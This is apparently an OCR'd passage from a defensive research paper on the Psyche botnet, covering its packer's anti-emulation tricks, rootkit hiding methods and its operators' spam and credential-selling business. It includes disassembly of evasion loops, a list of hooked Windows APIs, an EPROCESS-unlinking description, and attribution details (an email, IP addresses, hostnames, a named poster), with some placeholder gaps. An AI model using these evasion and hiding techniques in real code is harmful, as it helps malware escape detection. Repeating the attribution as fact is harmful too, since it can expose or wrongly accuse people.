
Anti-virus sometimes emulate program's behaviour to decide wether they are virus or not. To bypass those emulations few strategies are used. One is to perform unusual api calls or to use exotic binary instructions, hoping that emulators will not emulate everyting. Another is to perform huge loops to make emlators stop for performance reasons. During our analysis, we encourntered them all:

We have encountered two kinds of "“unusual”" program bahaviour: the first is the use of system call directly from the packer, the second is the use of MMX registers of the processor.



```
00402885  $ 8B15 0003FE7F MOV EDX,DWORD PTR DS:[7FFE0300]    ntdll.KiFastSystemCall
0040288B  . 81FA 00000070 CMP EDX,70000000
00402891  .v7F 05         JG SHORT psyj7224.00402898
00402893  . BA 0003FE7F   MOV EDX,7FFE0300
00402898  > FFE2          JMP EDX
0040289A  . C3            RETN
0040289B    79            DB 79                              CHAR 'y'
0040289C    AF            DB AF
```

Fig. 8. Direct syscall




```
00402815  . 83E8 03     SUB EAX,3
00402818  . 29C2        SUB EDX,EAX
0040281A  . 49          DEC ECX
0040281B  .vEB 28       JMP SHORT psyj7224.00402845
0040281D  > 89D7        MOV EDI,EDX                          psyj7224.0042C400
0040281F  . F3:0F2DCF   CVTSS2SI ECX,XMM7
00402823  . 09C9        OR ECX,ECX
00402825  .v74 02       JE SHORT psyj7224.00402829
00402827  . 29C9        SUB ECX,ECX
```

Fig. 9. MMX instruction at offset 0x40281F

If the emulator does not emulate system calls or MMX instructions of the processor, the result might not be the one expected by the packer, the malware knows it is emulated in a heuristic program or debugged in a virtual machine, so it can stop its unpacking procedure or crash later.

We have also encountered nested decryption loops which aim is to slow down emulators so much that anti-virus might stop emulation. Next figure is an exemple of such nested loops.



```
00410F2A  > 81C0 35566500  ADD EAX,655635
00410F30  . 81C0 CFA99AFF  ADD EAX,FF9AA9CF
00410F36  . 50             PUSH EAX
00410F37  . 53             PUSH EBX
00410F38  . 2BDB           SUB EBX,EBX
00410F3A  > 43             INC EBX
00410F3B  . 8D35 00550000  LEA ESI,DWORD PTR DS:[5500]
00410F41  . 3BDE           CMP EBX,ESI
00410F43  .v74 07          JE SHORT ccsx.00410F4C
00410F45  . 0118           ADD DWORD PTR DS:[EAX],EBX
00410F47  .^E9 EEFFFFFF    JMP ccsx.00410F3A
00410F4C  > 5B             POP EBX
00410F4D  . 53             PUSH EBX
00410F4E  . 3BD8           CMP EBX,EAX
00410F50  . 5B             POP EBX
00410F51  . 58             POP EAX
00410F52  .^0F8F D2FFFFFF  JG ccsx.00410F2A
```

Fig. 10. Nested decryption loops

This assembly loop is equivalent to the following C code, where decryption is made 21760 (0x5500) time slower on purpose:

```c
for (i = 0; i < sizeof(data_to_decrypt); i++)
{
        for (j = 0; j < 0x5500; j++)
        {
                data_to_decrypt[i] += j;
        }
}
```

Rootkit techniques Once successfully installed on the zombie computer, botnet components need to remain hidden from the user; to do so, they are using well known rootkit techniques which are always good to remember. Some of the botnet malwares are using user-land hiding methods while others are using kernel-land hiding methods.

User-land hooks The Psyche service sets user-land hooks on several Win32 API's on every process context:

ntdll.dll!NtQuerySystemInformation
ntdll.dll!NtResumeThread
ntdll.dll!LdrGetDllHandle
kernel32.dll!FindFirstFileExW
kernel32.dll!FindNextFileW
ADVAPI32.dll!RegEnumKeyExW
ADVAPI32.dll!RegEnumKeyW
ADVAPI32.dll!EnumServicesStatusA
ADVAPI32.dll!EnumServicesStatusW

Hooks on ntdll.dll functions are responsible for injecting the rootkit code in newly create process while hooks in other dll are responsible for hiding the Psyche service from directory listing (FindFirstFileExW, FindNextFileW), from registry (RegEnumKeyExW, RegEnumKeyW) and from the services list (EnumServicesStatusA, EnumServicesStatusW). The hook code compares the 4 letters of the function results with *psyc* (for **psyc**he), and if it matches, it throws away the result. By setting such a hook, every files, registry key values or services with a name starting by *psyc* will remain hidden from the user.
This technique is very well explained in the article about NtIllusion [1] user-land rootkit.


Kernel-land EPROCESS unlinking One of the malware component is hiding itself by unlinking the EPROCESS structure list in kernel-land. This is a more advanded technique than the one described before, which appeared lately, in the newest version of the malware.
The program accesses the kernel memory with read and right access directly from a user land program by *ZwSystemDebugControl* API calls. The only required privilege is *SeDebugPrivilege*, so the program must be run as administrator; the malware can acquire this privilege using the *AdjustTokenPrivileges* API.
Let us make things short. Windows kernel uses a structure called EPROCESS for each process. It keeps a doubly linked list of EPROCESS to represent all running processes on the system. The malware uses the *ZwSystemDebugControl* API to unlink its own process from this list, which makes the process hidden from user-land applications like tasks manager or process explorer.

2 Business Model

2.1 Who is behind?

We have analysed the botnet binaries and architecture, so now we are interested in knowing who is running the botnet, who gets profits, and how. We have investigated the botnet binaries, servers and russian forums to have a quite clear idea of the botnet manager's profile and how their organization works. We believe that managers of the botnet use the nickname HGNI. Let us explain why.

First, we found in a table of the MySQL database on the FTP logger an information about an user called *admin*:



←T→	id_user	login_user	pass_user	email_user	salt	date_reg
☐ ✎ ✗	1	admin	cf3ab850a2791080b3d0	hgni@mail.ru	c7926ac595	1221484001

Tout cocher / Tout décocher *Pour la sélection :*

Fig. 11. Content of the table 'users' on FTP logger server


Note its email address, *hgni@mail.ru*.

First, we gathered information on the FTP accounts logger, here is the result of the *last* command:

```
root     pts/1        Thu Oct 30 23:36 - 00:47  (01:11)
                                                 maskalev.radiocom.net.ua
root     pts/0        Thu Oct 30 23:10 - 01:51  (02:41)     91.189.132.94
root     pts/0        Fri Oct 24 01:27 - 03:48  (02:20)     91.189.132.94
root     pts/0        Thu Oct 16 01:37 - 02:02  (00:24)     92.113.122.26
root     pts/0        Wed Oct 15 20:32 - 21:41  (01:09)     92.113.122.26
reboot   system boot  Wed Oct 15 20:31 - 22:15 (29+02:44)   2.6.18-6-486
root     pts/0        Wed Oct 15 16:56 - down   (03:33)     92.113.122.26
root     pts/0        Tue Oct 14 14:41 - 14:52  (00:11)
                                                 maskalev.radiocom.net.ua
root     pts/0        Sun Oct 12 02:45 - 02:57  (00:12)     92.113.115.150
root     pts/0        Fri Oct  3 17:45 - 20:38  (02:53)
                                                 maskalev.radiocom.net.ua
```

There are 4 differents IP addresses. According to us, 91.189.132.94, which is a server for an IRC network, *irc.starinet.zp.ua*, is hacked and the hacker has installed a proxy (on port 3128) on it. 92.113.115.150 and 92.113.122.26

Someone has connected many times on the FTP accounts as root, coming from *maskalev.radiocom.net.ua*. This, in fact, does not prove that *maskalev.radiocom.net.ua* is running the botnet; maybe it's a private proxy or another hacked computer. After a scan of this address, we telnet this IP address to an open port, 4025; here is the result:



```
christophe@soukee ~ % tsocks telnet maskalev.radiocom.net.ua 4025
Trying 81.90.230.18...
Connected to maskalev.radiocom.net.ua.
Escape character is '^]'.
220 This is internal hgni's ftp server.
```

Fig. 12. Port 4025 on maskalev.radiocom.net.ua


This is the banner of a Filezilla FTP Server, running on Windows according to nmap.

Other open ports indicate us that the computer with this IP is used as a router; the port XX is used for a remote administration of a Windows XP, maybe the same with the FTP server, the port 22 is redirecting to a OpenSSH server running on a FreeBSD, and the port XX is XX.

We now know that *maskalev.radiocom.net.ua* is used by someone called HGNI and that there is a link between HGNI and the botnet.

We are now sure that one or more individuals administrate the botnet and are using mail address *hgni@mail.ru*. We, of course, googled this mail address and we found an interesting post submitted on the Russian Software Developer Network (RSDN):

They need to develop a C client for a know protocol on the Windows platform, which reminds us about the Psyche communication engine. We can also


Invited a programmer. The work of removal.
Rate
From: regiomontanus
Date: 25.02.08 03:21

Hello! The project - a simple client, the protocol is known, but maloraspostranen.
A console client, and without some features of the protocol. But the need to be developed for windows, with the pure c. The budget of $ 1-2 thousand, it is possible to prepay.
In addition to the very source necessary documentation in Russian. Ideally - during the development must use our svn server.

If interested icq 323802083
hgni@mail.ru
Sincerely, Vladimir Semyonov.

Fig. 13. Post from HGNI on RSDN, translated into english

note in the end of this thread that the developer choosed to do the work decided to left the project before it's end. Maybe he understood the real purpose of its job.

Things are now clear. One or more individuals using the nickname HGNI are running this part of the botnet, and they use the Russian Software Developer Network to hire developers.

2.2 The botnet business

We have to consider the botnet like a company. In this part we are focusing on how botnet managers make illegal profit. What kind of services and products they sell and what are the botnet running costs.

Costs Building such a botnet implies costs. We XXX

Hosting This botnet is mainly hosted in a bulletproof hosting company located in the USA: HiVelocity[1]. This hosting company is also known with its old name, NOC4HOSTS. The botnet uses at least 3 dedicated servers. Each server as a rental cost between 109 USD and 799 USD. Which makes a total hosting cost between 330 USD and 2400 USD per month.


Developpers Botnet managers do not seem to be very skilled in the field of malware development, that is why they are recruiting developers on the RSDN[2]. Hiring developpers has a cost.

Laucher Access Links to the botnet malwares are given by the "candy box" server. The candy box had, in the past, been dropping other malwares like Rustok or Cutwail. We think that the candy box is a malware giving box and does not belong to this botnet managers. We rather think that botnet managers are renting acces to the virus launcher.

[1] `http://www.hivelocity.net`
[2] Russian Software Developer Network `http://www.rsdn.ru`

Profits As we saw, running a botnet has a cost. But it also generates profits from differents sources:

Selling spam acces The botnet is sending spam, given a spam template and an addresses list. We have discovered, following a link on the FTP logger server, that botnet managers have a website where the sell spam service. It have been hosted for a while on the FTP logger server, now it is hosted somewhere else. On this site, botnet managers sell spam time:



09-50-07 29 10 What is spam?
2008

Spam - it is mass mailing (SMS, E-mail, ICQ or any other means of information). Typically, the content of such a distribution introduces users, in consequence of which he sends paid SMS to the number of our system. Spam is not considered a mailing list to which the user has consented. For the use of spam penalties do not apply.

09-47-16 29 10 How are payments to partners?
2008

Payments are made once a week - on Wednesdays. The money transferred to your account in WebMoney in WMZ. If for any reason, the payment could not be implemented (for example, if incorrectly listed WMZ-purse), the money will not disappear, but postponed to the next payment.

Fig. 14. Spam selling site, translated into english

Selling stolen credentials In the first section of this article, we have explained how one of the BHO dropped by the malware stoles user's credentials. We suppose that botnet owners sell these credentials to third partite criminal organisations, especially bank credentials.

References

1. Kdm. Ntillusion: A portable win32 userland rootkit. *Phrack*, 62, 2004.
2. SecureWorks. Pushdo - analysis of a modern malware distribution system. *http://www.secureworks.com/research/threats/pushdo/?threat=pushdo*, December 2007.